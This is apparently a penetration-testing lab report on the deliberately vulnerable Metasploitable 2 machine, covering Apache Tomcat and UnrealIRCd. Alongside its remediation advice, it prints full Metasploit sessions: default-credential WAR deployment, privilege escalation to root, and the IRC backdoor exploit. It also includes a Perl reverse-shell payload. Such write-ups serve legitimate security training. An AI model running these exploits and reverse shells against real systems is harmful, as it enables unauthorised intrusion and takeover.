Apache Tomcat operating on Ports 8009 (AJP connector) and 8180 (HTTP service) is used to host Java-based web applications. In the Metasploitable 2 environment, the Tomcat service is improperly configured and relies on default credentials for the Tomcat Manager application. During reconnaissance, attackers can detect the exposed Tomcat ports and attempt to authenticate to the management interface. If authentication is successful, attackers can upload a malicious WAR (Web Application Archive) file through the Tomcat Manager, resulting in remote code execution on the server. In addition, exposing the AJP connector on Port 8009 further expands the attack surface and increases overall risk. Common tools used to enumerate and exploit Tomcat services include Nmap, the Metasploit Framework, Burp Suite, and standard web browsers.

Impact:

Successful exploitation of Apache Tomcat on Ports 8009 and 8180 enables attackers to achieve remote code execution on the Metasploitable 2 system. This can lead to data exfiltration, web defacement, deployment of malicious software, and complete compromise of the system.

Severity: High

Remedial:

To mitigate risks associated with Apache Tomcat, Ports 8009 and 8180 should not be publicly exposed and must be limited to trusted internal networks through strict firewall policies. The AJP connector should be disabled if it is not required, or otherwise secured using proper authentication mechanisms and shared secrets. All default configurations and credentials must be removed, and access to administrative and management interfaces should be tightly restricted. In addition, Tomcat should be regularly patched, deployed applications should be hardened, and continuous logging and monitoring should be implemented to prevent, detect, and respond to exploitation attempts.

PUC:

```
msf > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, sock
                                            s5h, http, sapni
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                            l
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.107    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6230 bytes as H60p7qZelBGguEG5FyfaoOqBC.war ...
[*] Executing /H60p7qZelBGguEG5FyfaoOqBC/0dvLhsVts2wWxmp0.jsp...
[*] Undeploying H60p7qZelBGguEG5FyfaoOqBC ...
[*] Sending stage (58073 bytes) to 192.168.0.106
[*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.106:43995) at 2026-01-01 15:51:03 +0530

meterpreter > getuid
Server username: tomcat55
meterpreter > background
[*] Backgrounding session 1...
```

```
msf exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                      yes       The session to run this module on


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.107    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

```
msf exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.0.107:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: java
[!]  * unloadable Meterpreter extension: stdapi_ui
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2364
[+] Found netlink pid: 2363
[*] Writing payload executable (207 bytes) to /tmp/UOMwIKwksM
[*] Writing exploit executable (1879 bytes) to /tmp/CKyRrSoKFm
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.0.106
[*] Meterpreter session 2 opened (192.168.0.107:4444 -> 192.168.0.106:37029) at 2026-01-01 15:54:52 +0530

meterpreter > getuid
Server username: root
meterpreter > shell
Process 5058 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
cd/
/bin/sh: line 2: cd/: No such file or directory
cd /
ls
bin
boot
```

IRC Port 6667 And 6697 Exploit

Description:

IRC (Internet Relay Chat) running on Ports 6667 and 6697 provides real-time text communication between users. In the Metasploitable 2 environment, an outdated and vulnerable IRC daemon—UnrealIRCd 3.2.8.1—is active, which includes a backdoor allowing unauthenticated remote command execution. During reconnaissance, attackers can detect the exposed IRC ports and exploit this backdoor to execute arbitrary system commands. By connecting to the IRC service and sending specially crafted commands, the backdoor can be triggered, granting remote shell access to the system. This vulnerability is widely known and easily exploited using automated tools. Common utilities for detecting and exploiting this service include Nmap, Netcat, and the Metasploit Framework.

Impact:

Successful exploitation of IRC on Ports 6667 and 6697 enables attackers to execute arbitrary commands on the Metasploitable 2 system without any authentication. This can lead to complete system compromise, including data exfiltration, installation of persistent backdoors, and lateral movement to other systems within the network.

Severity: High

Remedial:

To mitigate risks related to IRC services, any unnecessary IRC servers or clients should be disabled and removed from systems. Firewalls should block both inbound and outbound traffic on Ports 6667 and 6697 unless their use is explicitly required for legitimate business purposes. If IRC is necessary, it should be configured securely with TLS (Port 6697), strong authentication mechanisms, and fully updated software. Additionally, continuous monitoring, intrusion detection systems, and network traffic analysis should be implemented to detect unauthorized IRC activity and potential command-and-control operations.

PUC:

```
┌──(root㉿fury)-[/home/fury]
└─# nmap -sV 192.168.0.106 -p 6667
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-01 15:59 IST
Nmap scan report for 192.168.0.106
Host is up (0.027s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
MAC Address: 08:00:27:81:F9:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds

┌──(root㉿fury)-[/home/fury]
└─#
```

```
msf > search unrealirc

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h,
                                       http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
```

```
┌──(root㉿fury)-[/home/fury]
└─# msfvenom -p cmd/unix/reverse_perl LHOST=192.168.0.106 LPORT=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 232 bytes
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.0.106
:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'

┌──(root㉿fury)-[/home/fury]
└─# locate 13853.pl
/usr/share/exploitdb/exploits/linux/remote/13853.pl

┌──(root㉿fury)-[/home/fury]
└─# cp /usr/share/exploitdb/exploits/linux/remote/13853.pl ./

┌──(root㉿fury)-[/home/fury]
└─# ls
13853.pl  Desktop  Documents  Downloads  Music  Pictures  Public  rahul01  task1  Templates  Videos

┌──(root㉿fury)-[/home/fury]
└─# perl 13853.pl 192.168.0.106 6667 1
[+] Payload sent ...

┌──(root㉿fury)-[/home/fury]
└─# nc -lvp 4444
listening on [any] 4444 ...
```